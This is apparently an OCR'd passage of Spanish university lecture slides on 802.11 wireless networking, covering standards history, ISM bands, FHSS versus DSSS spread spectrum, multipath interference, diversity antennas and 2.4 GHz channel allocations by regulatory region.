


- Enlazar servidores RADIUS y delegar autenticación en el servidor origen del usuario
- Infraestructura wireless no cambia

BSC
CESCA
CTTC
ICFO
UAB
UdG
UdL
UPC
UPF
URL
URV
UVic
XTEC
CSIC
CTI
RECETGA
CESGA
UDC
USC
UVIGO
RICA
CICA
UAL
UCA
UCO
UGR
UHU
UMA
UPO
US
EHU
RedIRIS
UA
UAH
UAM
UC3M
UCLM
UCM
UIB
UIMP
UJI
ULPGC
UM
UMH
UNAVARRA
UNED
UNICAN
UNILEON
UNIOVI
UNIRIOJA
UNIZAR
UPCT
UPM
UPV
USAL
UV
UVA

- Introducción
- Arquitectura
- Conectividad
- Nivel físico
- Diseño de redes inalámbricas
- Puentes inalámbricos
- Seguridad


Modelo de Referencia de 802.11



Evolución de 802.11

Fecha	Estándar	Velocidad	Rendimiento (Throughput)	Medio físico	Alcance interior	Alcance exterior
1986	Propietario	860 Kb/s		FHSS 900 MHz	20 m	100 m
1993	Propietario	2 Mb/s	0,9 Mb/s	FHSS 2,4 GHz	20 m	100 m
1997	802.11 (legacy)	2 Mb/s	0,9 Mb/s	Infrarrojos FHSS 2,4 GHz DSSS 2,4 GHz	20 m	100 m
1999	802.11a	54 Mb/s	23 Mb/s	OFDM 5,7 GHz	35 m	120 m
1999	802.11b	11 Mb/s	4,3 Mb/s	DSSS 2,4 GHz	38 m	140 m
2003	802.11g	54 Mb/s	19 mb/s	OFDM 2,4 GHz	38 m	140 m
6/2009 (est.)	802.11n	248 Mb/s	74 Mb/s	MIMO 2,4 GHz y 5 GHz	70 m	250 m
6/2008 (est.)	802.11y	54 Mb/s	23 Mb/s	3,7 GHz	50 m	5 Km

Capa física. Subcapa PLCP



- La subcapa PLCP desempeña las funciones que son comunes a todos los medios de transmisión
- La subcapa PLCP incorpora una cabecera que se antepone a la trama MAC. La trama así construida es la que se transmite en el medio físico
- Las principales funciones que desempeña la cabecera PLCP son:
  - Establecer la sincronización entre emisor y receptores a fin de que interpreten correctamente el principio de cada bit y de la trama misma
  - Indicar la velocidad de transmisión utilizada
  - Dar tiempo a los receptores de elegir la mejor antena, en caso de utilizar antenas diversidad (lo vemos luego)

Espectro radioeléctrico: regulación

- La zona del espectro electromagnético utilizada para emisiones de radio se denomina espectro radioeléctrico, y abarca desde 9 KHz hasta 300 GHz
- A nivel mundial el espectro radioeléctrico está regulado por la ITU-R, es decir la ITU-R decide quien puede emitir en cada banda de frecuencias, y bajo que condiciones
- Para emitir en la mayoría de las bandas se requiere autorización (licencia)
- La ITU-R divide el mundo en tres regiones:
  - Región 1: EMEA (Europa. Medio Oriente y África)
  - Región 2: América
  - Región 3: Asia y Oceanía
- Cada región una tiene una regulación diferente. Además muchos países imponen regulaciones adicionales propias.

Bandas ISM

- La ITU-R ha previsto unas bandas, llamadas ISM (Industrial-Scientific-Medical) en las que se puede emitir sin licencia
- Algunos teléfonos inalámbricos (los DECT no), algunos mandos a distancia y los hornos de microondas hacen uso de las bandas ISM. De esta forma no hay que pedir licencia al comprar un horno de microondas
- Las redes inalámbrica utilizan siempre bandas ISM, pues no sería viable pedir licencia para cada red inalámbrica que se quisiera instalar
- La emisión en la banda ISM, aunque no esté regulada debe cumplir unas condiciones bastante estrictas en la potencia máxima de emisión y el tipo de antena utilizado

Bandas ISM de la ITU-R

Banda	Anchura	Región ITU-T	Uso en WLAN
6,765 – 6,795 MHz	30 kHz	Todas	No
13,553 – 13,567 MHz	14 kHz	Todas	No
26,957 – 27,283 MHz	326 kHz	Todas	No
40,66 – 40,70 MHz	40 kHz	Todas	No
433.05 – 434,79 MHz	174 kHz	1 (EMEA)	No
902 – 928 MHz	26 MHz	2 (América)	Sistemas propietarios antiguos (solo en América)
2,4 – 2,5 GHz	100 MHz	Todas	802.11, 802.11b, 802.11 g
5,725 – 5,875 MHz	150 MHz	Todas	802.11 a
24 – 24.25 GHz	250 MHz	Todas	No
61 – 61,5 GHz	500 MHz	Todas	No
122 – 123 GHz	1 GHz	Todas	No
244 – 246 GHz	2 GHz	Todas	No

Telefonía GSM →

Hornos de microondas →

Banda de 2,4 GHz (802.11b/g)

- Es la más utilizada
- La utilizan tres estándares:
  - 802.11 (legacy): FHSS y DSSS: 1 y 2 Mb/s
  - 802.11b: HR/DSSS: 5,5 y 11 Mb/s
  - 802.11g: DSSS-OFDM: de 6 a 54 Mb/s
- Cada estándar es compatible con los anteriores, es decir un equipo 802.11g siempre puede interoperar con uno 802.11b y ambos con uno 802.11 legacy

Estándares 802.11 a 2,4 GHz

Radio	Codificación	Potencia max.	Velocidad (Mb/s)	802.11 legacy	802.11b	802.11g
FHSS	Barker	100 mW	**1**	**X**		
			2	**X**		
DSSS	Barker	100 mW	**1**	**X**	**X**	**X**
			2	**X**	**X**	**X**
DSSS	CCK	100 mW	**5,5**		**X**	**X**
			11		**X**	**X**
DSSS	OFDM	30 mW	**6**			**X**
			9			Opc.
			12			**X**
			18			Opc.
			24			**X**
			36			Opc.
			48			Opc.
			54			Opc.

Espectro disperso

- Debido a su carácter no regulado las bandas ISM son un medio 'hostil' pues normalmente tienen un nivel de ruido elevado e interferencias
- Para superar esos inconvenientes lo mejor posible se utilizan técnicas de **espectro expandido** o **espectro disperso** (spread spectrum, SS). En redes inalámbricas se emplean dos tipos:
  - Por salto de frecuencia (Frequency Hopping, FHSS). Se empleaba en las primeras redes 802.11, hoy en día esta en desuso. Se sigue empleando en 802.15 (Bluetooth)
  - Por secuencia directa (Direct Sequence, DSSS). Se emplea en todas las redes 802.11 actuales


Espectro disperso por salto de frecuencia (FHSS)


- Inventado por la actriz austríaca (e ingeniero de telecomunicaciones) Hedy Lamarr en 1941, como sistema de radio para guiar los misiles de los aliados contra Hitler
- El emisor y el receptor van cambiando continuamente de frecuencia, siguiendo una secuencia previamente acordada
- Para emitir se emplea un canal estrecho y se concentra en él toda la energía
- En 802.11 se utilizan 78 canales de 1 Mhz y se cambia de canal cada 0,4 segundos. En Bluetooth se cambia más a menudo
- Puede haber diferentes emisores simultáneos si usan distinta secuencia o si usan la misma pero no van sincronizados

Espectro disperso por Secuencia Directa (DSSS)

- El emisor utiliza un canal muy ancho y envía la información codificada con mucha redundancia. La energía emitida se reparte en una banda más ancha que en FHSS
- Se confía en que el receptor sea capaz de descifrar la información, aun en el caso de que se produzca alguna interferencia en alguna frecuencia
- El canal permanece constante todo el tiempo
- En 802.11 se utilizan canales de 22 MHz
- Puede haber diferentes emisores simultáneos si usan canales diferentes no solapados

Frequency Hopping *vs* Direct Sequence






- El emisor cambia de canal continuamente (unas 50 veces por segundo)
- Cuando el canal coincide con la interferencia la señal no se recibe; la trama se retransmite en el siguiente salto


- El canal es muy ancho; la señal contiene mucha información redundante
- Aunque haya interferencia el receptor puede extraer los datos de la señal

Frequency Hopping *vs* Direct Sequence


Direct Sequence



Frequency Hopping




Frequency Hopping *vs* Direct Sequence



Frequency Hopping

Señal concentrada, gran intensidad
Elevada relación S/R
Área bajo la curva: 100 mW




Direct Sequence

Señal dispersa, baja intensidad
Reducida relación S/R
Área bajo la curva: 100 mW

Frequency Hopping vs Direct Sequence

- FH permite mayor número de emisores simultáneos y soporta mejor la interferencia por multitrayectoria (rebotes)
- DS permite mayor capacidad (802.11b). La interferencia multitrayectoria se resuelve con antenas diversidad
- Hoy en día FH no se utiliza en 802.11, solo en Bluetooth (802.15)

Interferencia debida a la multitrayectoria



•Se produce interferencia debido a la diferencia de tiempo entre la señal que llega directamente y la que llega reflejada por diversos obstáculos.

•La señal puede llegar a anularse por completo si el retraso de la onda reflejada coincide con media longitud de onda. En estos casos un leve movimiento de la antena resuelve el problema.

•FHSS es más resistente a la interferencia multitrayectoria que DSSS. Pero hoy en día este problema se resuelve con antenas diversidad en DSSS

Longitud de onda a 2,4 GHz: 12,5 cm

Antenas diversidad

- Se utilizan normalmente en los puntos de acceso para minimizar la interferencia multitrayectoria. El proceso es el siguiente:
  - El equipo recibe la señal por las dos antenas y compara, eligiendo la que le da mejor calidad de señal. El proceso se realiza de forma independiente para cada trama recibida, utilizando el preámbulo (128 bits en 2,4 GHz) para hacer la medida
  - Para emitir a una estación se usa la antena que dió mejor señal la última vez que se recibió algo de ella
  - Si la emisión falla (no se recibe el ACK) cambia a la otra antena y reintenta
- Las dos antenas cubren la misma zona


Canales a 2,4 GHz (802.11b/g)

Canal	Frecuencia central (MHz)	Región o país			
		América/China	EMEA	Japón	Israel
1	2412	X	X	X	-
2	2417	X	X	X	-
3	2422	X	X	X	X
4	2427	X	X	X	X
5	2432	X	X	X	X
6	2437	X	X	X	X
7	2442	X	X	X	X
8	2447	X	X	X	X
9	2452	X	X	X	X
10	2457	X	X	X	-
11	2462	X	X	X	-
12	2467	-	X	X	-
13	2472	-	X	X	-
14	2484	-	-	X	-

Anchura de canal: 22 MHz

EMEA: Europa, Medio Oriente y África

Distribución de canales 802.11b/g



Dominios regulatorios

América	United States, Canada, Mexico, America Samoa, Antigua and Barbuda, Argentina, Aruba, Ashmore and Cartier Islands, Australia, Bahamas, Baker Island, Barbados, Bermuda, Bolivia, Bouvet Island, Brazil, Cameroon, Central African Republic, Chad, Chile, China, Christmas Island, Clipperton Island, Cocos Island, Colombia, Cook Island, Coral Sea Islands, Costa Rica, Ecuador, El Salvador, Europa Island, Faroe Islands, Fiji, Glorioso Islands, Grenada, Guadeloupe, Guam, Guatemala, Guyana, Haiti, Heard Island, Honduras, Hong Kong, Jamaica, Kingman Reef, Malawi, Malaysia, Mali, Marshall Islands, Midway Islands, Navassa Island, New Caledonia, New Guinea, New Zealand, Nicaragua, Niger, Nigeria, Norfolk Island, Northern Mariana Islands, Palau, Palmyra Atoll, Panama, Papua New Guinea, Paracel Islands, Paraguay, Peru, Phillippines, Pitcairn Islands, Puerto Rico, Russia, Saint Kitts and Nevis, Saint Lucia, Saint Pierre and Miquelon, Saint Vincent and the Grenadines, Samoa, Saudi Arabia, Solomon Islands, South Korea, Spratly Islands, Taiwan, Togo, Tonga, Trinidad and Tobago, Tromelin Island, Turks and Caicos Islands, Uruguay, US Virgin Islands, Venezuela, Wake Island, Western Sahara
EMEA	Afghanistan, Albania, Algeria, Andorra, Angola, Angullia, Armenia,Austria, Azerbaijan, Bahrain, Bangladesh, Bassas da India, Belarus,Belgium, Belize, Benin, Bhutan, Bosnia, Botswana, British Indian OceanTerritory, British Virgin Islands, Brunei, Bulgaria, Burkina Faso, Burma,Burundi, Cambodia, Cape Verde, Cayman Islands, Comoros, Cote d'Ivoire, Croatia, Cyprus, Czech Republic, Democratic Republic of the Congo, Denmark, Djibouti, Dominica, Egypt, Equatorial Guinea, Eritrea, Estonia, Ethiopia, Falkland Islands, Finland, France, French Guiana, French Polynesia, French Southern and Antarctic Lands, Gabon, Gambia, Georgia, Germany, Ghana, Gilbraltar, Greece, Greenland, Guernsey, Guinea, Guinea-Bissau, Hungary, Iceland, India, Indonesia, Ireland, Isle of Man, Israel, Italy, Ivory Coast, Jan Mayan, Jarvis Island, Jersey, Johnston Atoll, Jordan, Juan de Nova Island, Kazakhstan, Kenya, Kiribati, Kuwait, Kyrgyzstan, Laos, Latvia, Lebanon, Lesotho, Liberia, Liechtenstein, Lithuania, Luxembourg, Macau, 